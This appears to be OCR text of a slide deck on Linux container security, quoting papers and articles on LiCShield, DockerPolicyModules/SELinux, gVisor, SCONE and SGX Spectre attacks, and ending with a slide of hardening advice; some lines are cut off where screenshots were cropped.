Container threats and protection mechanisms. While optimizing the speed of deployment, linux containers were not designed as a security mechanism to isolate between untrusted and potentially malicious containers. They lack the extra layer of virtualization and thus, are less secure than VMs [2], [1]. Their vulnerabilities range from kernel exploits and attacks on the shared linux host resources to misconfigurations, side channels and data leakage [20]. Thus, container security is considered an obstacle for an even wider adoption of containerization technologies [4]. There are two main types of protection mechanisms that can be applied to container environments: security hardening mechanisms (e.g., AppArmor [16] and SELinux [8]) and host based intrusion detection systems. However, applying both mechanisms to container environments is not straightforward due to several reasons. First, there are limitations in properly deploying them in container environments where part of the workload is executed on the host and part inside the container, in which case multiple processes and applications should be grouped and protected together. Second, their practical application to the noisy container environments (see Section 5) is not straightforward.

Our approach and contributions. We present the LiCShield framework for protection of **Li**nux **C**ontainers and their workloads. Given a container image of interest, we automatically construct the security profiles protecting its execution both on the linux host and within the container. We provide a tool-set to trace and analyze containers' executions, separating the traces on the host and inside the containers. We automatically construct AppArmor rules for two different

[1] Docker and the Docker logo are trademarks or registered trademarks of Docker, Inc. in the United States and/or other countries. Docker, Inc. and other parties may also have trademark rights in other terms used herein.

1st Workshop on Security and Privacy in the Cloud (SPC 2015)

Attacked component	Mechanisms	Compromised components	Examples
Host OS	Kernel exploits	Host and containers	A bug in the shared kernel may allow privilege escalation and arbitrary code execution on the host [14]
Host OS	Shared resources, such as filesystem, volumes, memory and networking	Host and containers	Shocker [15], is a code showing how a malicious container can scan the filesystem shared with the host till it gets to the file $/etc/shadow$ with the passwords
Container Engine	Vulnerabilities in the container engine (running as root) or the libraries loaded by it	Host and containers	CVEs at [14], Vulnerabilities in libraries executed as root (e.g. xz loaded for compression [13])
Shared Bin/Libs	Loading malicious modules	Containers	Loading a malicious shared object $/usr/lib/libnginx.so$ [27]
Applications	Cross-container leakage	Containers	One container can access the packets of another container via ARP spoofing [36]

TABLE I
Example of attack on the components of container environments depicted in Figure 1. Additional examples can be found at [12], [14], [20]




Fig. 2. **Approach Overview.**

[13]. The profiles generated by LiCShield overcome these limits by providing a fine-grained control over the containers and protection against possible vulnerabilities of the container management tools such as Docker daemon.

3 LiCShield Approach

Our main goal is to improve the security of cloud servers executing linux containers, without requiring any significant changes to the code of cloud platforms, linux distributions or the container management software, automating the workflow that can be applied without requiring any other intervention.

Figure 2 provides an overview of the LiCShield architecture consisting of the following stages:

1) *Trace and analyze:* LiCShield traces the container creation and execution in a synthetic testing environment, collecting the information about the performed operations, their resources and required permissions.
2) *Define rules:* The traces are processed to create rules that are used for two purposes: first to generate improved profiles for linux kernel security modules, such as AppArmor, restricting the containers' capabilities; second to generate rules that can be used to improve the intrusion detection systems, by automatically feeding the categories describing normal activities.
3) *Co-deploy:* We advocate that there is a need to differentiate between the protection of the host and the container workloads. For the critical host protection, we suggest to co-deploy LiCShield with HIDS, to achieved higher levels




Fig. 3. **Flow Overview.**

of security. At the same time, we suggest that noisy, low risk components can be protected only by LiCShield.

4) *Optimize:* LiCShield rules can be used to optimize the learning phase of intrusion detection systems, by providing the description of the expected activities. This has several benefits: first, reducing the number of false positive alerts; second, optimizing the setup and learning phase. Collecting the information on a per-image basis in pre-production with LiCShield, saves the overhead of learning the execution of each of containers spawned from the same image in the production setup.

4 LiCShield Description

Figure 3 shows the first step of the profile generation process, that we call the tracing phase. In this stage LiCShield takes a Dockerfile as input, starts the Docker daemon, sends to it commands using its REST API, and records their execution. Specifically, it first builds a new container image from the Dockerfile and then runs this image in a new container, while tracing the execution. Below we detail the main mechanisms of LiCShield which include: (1) Tracing the kernel operations;

Source: Mattetti, M., Shulman-Peleg, A., Allouche, Y., Corradi, A., Dolev, S., & Foschini, L. (2015). Securing the infrastructure and the workloads of linux containers.

Docker PolicyModules

DockerPolicyModules: Mandatory Access Control for Docker Containers

Enrico Bacis, Simone Mutti, Steven Capelli, Stefano Paraboschi
DIGIP — Università degli Studi di Bergamo, Italy
{enrico.bacis, simone.mutti, steven.capelli, parabosc} @ unibg.it

Objectives

We propose an extension to the *Dockerfile* format to let Docker image maintainers ship a specific **SELinux** policy for the processes that run inside the image, enhancing the security of containers.

SELinux Docker Security

Docker leverages Linux kernel security facilities such as Mandatory Access Control (e.g. SELinux). SELinux separates processes in two ways:

- **Type Enforcement**: a type is associated with every process and file. The policy defines the permitted actions among them.
- **Multi-Category Security**: Different containers are assigned different categories to specialize SELinux types.




Figure: SELinux separates containers using categories and protect the host through types.

Limitations of the current solution

Currently **all the containers run with the same SELinux type**, *svirt_lxc_net_t*. So we have to grant that type the **upper bound of the privileges** that a container could ever need.

Proposal

Our proposal leverages SELinux modules to allow Docker image maintainers to ship an SELinux policy in conjunction with their images. These modules are named **DockerPolicyModules** (**DPM**) and are used to:

- define the SELinux types and rules for the image;
- define the SELinux type used when starting a containerized process;
- let Docker embed the SELinux policy in the metadata at build-time.




Figure: Process in a *Docker* container with a custom SELinux type defined in the DPM.




Figure: Processes running in three Docker containers (*apache*, *mysql* and *python*), using SELinux types defined in the DockerPolicyModules embedded in the images.

DockerPolicyModule Validation

Each SELinux rule has a source (σ) and a target (τ) type. They can be defined either in the system policy or in the DPM. We have to check all the cases to avoid possible threats arising from malicious DPMs:

	$\tau \in BASE$	$\tau \in DPM$
$\sigma \in BASE$	**INVALID**. The DPM must not change the types defined in the **system policy**.	**OK / INVALID**. The *typebounds* rule confines the DPM under *svirt_lxc_net_t*.
$\sigma \in DPM$	**OK / INVALID**. The *typebounds* rule confines the DPM under *svirt_lxc_net_t*.	**OK**. Multiple types can be defined with different privileges (*least privilege principle*).

Docker Hub

Docker Hub is an online repository for Docker images. This must ensure that the DPM satisfies the requirements in the table above. The requirements are also verified when Docker downloads the image.

Conclusion

The use of **DockerPolicyModules** permits the specification of specific SELinux types and rules for the processes running in containers, increasing the overall Docker security.

References

Enrico Bacis, Simone Mutti, and Stefano Paraboschi.
AppPolicyModules: Mandatory Access Control for Third-Party Apps.
In *AsiaCCS'15*. ACM, 2015.

Simone Mutti, Enrico Bacis, and Stefano Paraboschi.
Policy Specialization to Support Domain Isolation.
In *SafeConfig'15*. ACM, 2015.

Daniel J Walsh.
Tuning Docker with the newest security enhancements.
In *opensource.com*, 2015.

DockerPolicyModu[les:] Mandatory Access Control for [Docker Containers]

Enrico Bacis, Simone Mutti, Steven Capelli, Stefano Parabos[chi]
DIGIP — Università degli Studi di Bergamo, Italy
{enrico.bacis, simone.mutti, steven.capelli, parabosc} @ unibg.it

***Abstract*—The wide adoption of Docker and the ability to retrieve images from different sources impose strict security constraints. Docker leverages Linux kernel security facilities, such as *namespaces*, *cgroups* and *Mandatory Access Control*, to guarantee an effective isolation of containers. In order to increase Docker security and flexibility, we propose an extension to the *Dockerfile* format to let image maintainers ship a specific *SELinux* policy for the processes that run in a Docker image, enhancing the security of containers.**

I. Introduction

The idea of Linux containerization (i.e., operating-system-level virtualization) has been around for some time (e.g., LXC, OpenVZ), but it saw a sudden surge in popularity with the advent of Docker in 2013 [1]. Docker adopts a simple *Dockerfile* format that defines the actions needed to generate a Docker image, which is then used to instantiate containers. The image can be built upon other images, available in online repositories. This facilitates the deployment of lightweight containers to run software in isolation. More and more Platform-as-a-Service providers are considering the use of Docker in order to reduce the resource overhead imposed by traditional virtualization.

Containerization introduces new security challenges. In fact, as opposed to classical virtualization, Docker does not need separated operating systems, but it uses the services made available by the Linux kernel in order to isolate the containers. The major threat is represented by compromised or malicious guests attacking other containers that are running on the same system using local exploits. The security and isolation of the containers is correctly perceived as the most critical point for container security.

II. Docker Security

Docker leverages Linux kernel security features such as *kernel namespaces* to isolate users, processes, networks and devices, and *cgroups* to limit resource consumption. When dealing with containers, the kernel Discretionary Access Control (DAC) is usually considered insufficient, due to the flexibility it gives to the subjects and the limited control it provides on the security policy. With Mandatory Access Control (MAC), subjects cannot bypass the system security policy. SELinux is one of the most widespread implementations of MAC. In systems that use SELinux (e.g., RHEL, Centos, Fedora), Docker takes advantage of the policy defined in the scope of the sVirt project [2], which aimed at defining SELinux policies for different virtualization systems. In SELinux it is possible to separate processes in two ways:

Type Enforcement (*TE*): a *label* containing a type is associated with every subject (process) and system object (e.g. file, directory). The policy defines the permitted actions among types, and the kernel enforces these rules. A label with a reduced set of privileges is assigned by Docker to all the processes that are run in containers. *TE* is used to protect the Docker engine and the host from the containers, which can come from untrusted sources;

Multi-Category Security[1] (*MCS*): the label assigned to a subject or an object, can be further specialized with one or more categories, in order to create different *instances* of the same type. An access request is accepted if it is allowed by TE and the subject and the object are in the same category. Different containers are assigned different categories, thus they are separated from each other even if they have the same type.

Currently all the containers run with the same SELinux type, *svirt_lxc_net_t*, as defined in the policy configuration file *lxc_contexts*. Running all the containers with the same type is a serious limitation. In fact, we have to grant *svirt_lxc_net_t* the upper bound of the privileges that a container could ever need. For example, since different applications operate on different network ports, *svirt_lxc_net_t* is allowed to listen to and communicate over all the network ports [3]. Specializing the type per container (or even per process) would permit to tighten the security of Docker containers.

Docker already offers the user the ability to start the processes in a container with a different SELinux type, through the *–security-opt* parameter. However, in this case the user is in charge of defining a suitable extension to the policy. Recently, an SELinux policy for the *Apache httpd* container has been proposed by Daniel Walsh [3]. When the policy is installed, the container can be run with the specific type using:

```
docker run -d --security-opt type:
    docker_apache_t httpd
```

Although it is possible to start containerized processes with specific SELinux types, there are still limits to the applicability of this concept. It is reasonable to expect that many users will either be unfamiliar with the SELinux syntax and semantics, or do not know how to compile and install a policy module.

III. Proposal

We propose a solution able to introduce specific SELinux types for different containerized processes in a transparent

[1]Docker also integrates the SELinux Multi-Level Security (*MLS*), but it will not be discussed here since it is not relevant in our proposal.

978-1-4673-7876-5/15/$31.00 ©2015 IEEE

Source: Bacis, E., Mutti, S., Capelli, S., & Paraboschi, S. (2015). DockerPolicyModules: Mandatory Access Control for Docker containers . *2015 IEEE Conference on Communications and NetworkSecurity, CNS 2015*

6 Und sonst so?


gVisor

GitHub - google/gvisor: Conta

GitHub, Inc. [US] https://github.com/google/gvisor

gVisor provides a third isolation mechanism, distinct from those mentioned above.

gVisor intercepts application system calls and acts as the guest kernel, without the need for translation through virtualized hardware. gVisor may be thought of as either a merged guest kernel and VMM, or as seccomp on steroids. This architecture allows it to provide a flexible resource footprint (i.e. one based on threads and memory mappings, not fixed guest physical resources) while also lowering the fixed costs of virtualization. H
price of reduced application compatibility and higher per-system call overhead.



On top of this, gVisor employs rule-based execution to provide defense-in-depth (details

gVisor's approach is similar to User Mode Linux (UML), although UML virtualizes hardwar
provides a fixed resource footprint.

Each of the above approaches may excel in distinct scenarios. For example, machine-leve
challenges achieving high density, while gVisor may provide poor performance for system

Why Go?

gVisor was written in Go in order to avoid security pitfalls that can plague kernels. With G
built-in bounds checks, no uninitialized variables, no use-after-free, no stack overflow, ar
(The use of Go has its challenges too, and isn't free.)

Fefes Blog

Sicher https://blog.fefe.de/?ts=a40e855b

Fefes Blog

Wer schöne Verschwörungslinks für mich hat: ab an felix-bloginput (at) fefe.de!

Fragen? Antworten! Siehe auch: Alternativlos

Mon May 7 2018

- [l] Ich sehe gerade, dass Linux anscheinend ihren Firewalling-Code rausschmeißen und durch was BPF-basiertes ersetzen will. BPF ist eine Bytecode-VM, ursprünglich für tcpdump gedacht. Linux hat das aufgebohrt und verwendet es jetzt auch für Statistik-Sammlung und Syscall-Filterung, und der Kernel hat einen JIT dafür, d.h. das performt auch ordentlich.

  Jetzt hatte jemand die Idee, man könnte ja den starren Kernel-Filtercode durch BPF ersetzen. Es stellt sich nämlich raus, dass es Netzwerkkarten gibt, die BPF unterstützen, d.h. da kann man dann seinen Firewall-Filter hochladen und dann muss der Host nicht mehr involviert werden.

  Auf der anderen Seite ist das halt noch mal eine Schicht mehr Komplexität. Und man muss den BPF-Code im Userspace aus den Regeln generieren, d.h. man braucht neues Tooling.

  Update: Es gibt übrigens noch mehr solche Vorstöße, jetzt nicht mit BPF aber ähnlicher Natur. Google hat kürzlich "gVisor" vorgestellt, das ist auch eine ganz doll schlechte Idee. Das ist von der Idee her sowas wie User Mode Linux, falls ihr das kennt. Ein "Kernel", der aber in Wirklichkeit ein Userspace-Prozess ist, der andere Prozesse (in diesem Fall einen Docker-Container) laufen lässt und deren Syscalls emuliert. Also nicht durchreicht sondern nachbaut. Im User Space. In Go. Wenig überraschend verlieren sie viele Worte über die Features und keine Worte über die Performanceeinbußen. Und noch weniger Worte darüber, wieso wir ihren Go-Code mehr trauen sollten als dem jahrzehntelang abgehangenen und durchauditierten Kernel-Code.

ganzer Monat

Proudly made without PHP, Java, Perl, MySQL and Postgres

Impressum, Datenschutz

Sources: https://github.com/google/gvisor
https://blog.fefe.de/?ts=a40e855b

SCONE

SCONE: Secure Linux Conta

Sergei Arnautov[1], Bohdan Trach[1], Franz Grego
Christian Priebe[2], Joshua Lind[2], Divya Muthukuma
David Goltzsche[3], David Eyers[4], Rüdiger Kapitza

[1]*Fakultät Informatik, TU Dresden,* chris
[2]*Dept. of Computing, Imperial College L*
[3]*Informatik, TU Braunschweig,* rrka
[4]*Dept. of Computer Science, University o*

Abstract

In multi-tenant environments, Linux containers managed by Docker or Kubernetes have a lower resource footprint, faster startup times, and higher I/O performance compared to virtual machines (VMs) on hypervisors. Yet their weaker isolation guarantees, enforced through software kernel mechanisms, make it easier for attackers to compromise the confidentiality and integrity of application data within containers.

We describe SCONE, a secure container mechanism for Docker that uses the SGX trusted execution support of Intel CPUs to protect container processes from outside attacks. The design of SCONE leads to (i) a small trusted computing base (TCB) and (ii) a low performance overhead: SCONE offers a secure C standard library interface that transparently encrypts/decrypts I/O data; to reduce the performance impact of thread synchronization and system calls within SGX enclaves, SCONE supports user-level threading and asynchronous system calls. Our evaluation shows that it protects unmodified applications with SGX, achieving 0.6×–1.2× of native throughput.

1 Introduction

Container-based virtualization [53] has become popular recently. Many multi-tenant environments use Linux containers [24] for performance isolation of applications, Docker [42] for the packaging of the containers, and Docker Swarm [56] or Kubernetes [35] for their deployment. Despite improved support for hardware virtualization [21, 1, 60], containers retain a performance advantage over *virtual machines* (VMs) on hypervisors: not only are their startup times faster but also their I/O throughput and latency are superior [22]. Arguably they offer weaker security properties than VMs because the host OS kernel must protect a larger interface, and often uses only software mechanisms for isolation [8].

More fundamentally, existing container isolation

USENIX Association 12th USENIX Symposium on C

SCONE - A Secure Container E
Sicher | https://sconecontainers.github.io

SCONE OVERVIEW DETAILS DOCUMENTATION SER

SCONE IN A NUTSHEL

Overview of SCONE's unique features

SCONE runs programs inside **secure enclaves** preventing even attackers with root a
secrets from these programs.

SCONE helps to **configure programs with secrets** that can neither be read nor mod
even if they would have already taken control of the operating system and/or

SCONE can **transparently encrypt files and network traffic** and in this way, it pr
unauthorized access via the operating system and the hypervisor

SCONE **transparently attests programs** to ensure that only the correct, unmodifi
executing. This also prevents maleware to attach to programs.

SCONE **is compatible with Docker** permitting to run scontained applications with t
files on top of Docker Swarm.

SCONE supports **secure compose files** to protect secrets tha

SCONE supports **curated images** for many popular services like

Spectre-Attacken auch auf Sic
Sicher | https://www.heise.de/security/meldung/Spectre-Attacken-...

Spectre-Attacken auch auf Sicherheitsfunktion Intel SGX möglich

01.03.2018 11:20 Uhr – Dennis Schirrmacher

Sicherheitsforscher zeigen zwei Szenarien auf, in denen sie Intels Software Guard Extensions (SGX) erfolgreich über die Spectre-Lücke angreifen.

Gleich zwei Sicherheitsforscherteams demonstrieren Spectre-Angriffe gegen die als Sicherheitstechnik entwickelte Software Guards Extensions (SGX) in aktuellen Intel-Prozessoren.

SGX ist seit Sky utzbar und richtet geschützte Enklaven im

"Anything that passes system calls in and out super fast will be super slow with this"
Jess Frazelle via https://thenewstack.io/look-scone-secure-containers-linux/

Die Forscher von der Ohio State University zeigen in ihrer Abhandlung auf, wie sie die Enklave von außen so beeinflussen, sodass sie eigentlich geheime Bereich auslesen können. Eigenen Angaben zufolge bricht das Schutzkonzept dann zusammen. Laut der Studie soll jede Software in einer Enklave für die SGXPectre-Attacke anfällig sein.

Sources: https://www.usenix.org/system/files/conference/osdi16/osdi16-arnautov.pdf + https://sconecontainers.github.io/
https://www.heise.de/security/meldung/Spectre-Attacken-auch-auf-Sicherheitsfunktion-Intel-SGX-moeglich-3983848.html

7 Zusammenfassung

Summary

- Containers have many benefits + various options + are not necessarily insecure
  - Rkt for many workloads an option – for HPC several different approaches
- Many tools directly applicable to improve security
  - BUT addition configuration, LEARNING PHASE, some stuff still „academic“
- Official images are not necessarily free from vulnerabilities
  - Develop processes dealing with image provenance, maintenance and distribution, get an understanding of image related topics
- Prefer smaller images over messy ones (Alpine, …)
- Deploy SELinux/AppArmor, Seccomp Profiles, AuthZ Plugins, User Namespaces
  - Take a look at tools building on these
- Consider anomaly detection, MAC does not block „valid attacks“(e.g.) dumping the whole DB.

Thanks

For more information please contact:
Holger Gantikow
T +49 7071 94 57-503
h.gantikow@atos.net
h.gantikow@science-computing.de

Sources

- Memes
  - Excuse me Sir
    - https://i.imgur.com/tDikfo6.png
  - Security Seal
    - http://s2.quickmeme.com/img/6d/6d9c6e08bc16c07c6aa14f8edadddf7935f8fd07d9924be8d166e15f04c158d0.jpg
  - Cloud Security
    - http://memecrunch.com/meme/4SCGN/the-cloud-security/image.jpg
  - The Good, the Bad, the Ugly
    - http://cinetropolis.net/wp-content/uploads/2013/10/the-good-the-bad-and-the-ugly-t-anderson-banner.jpg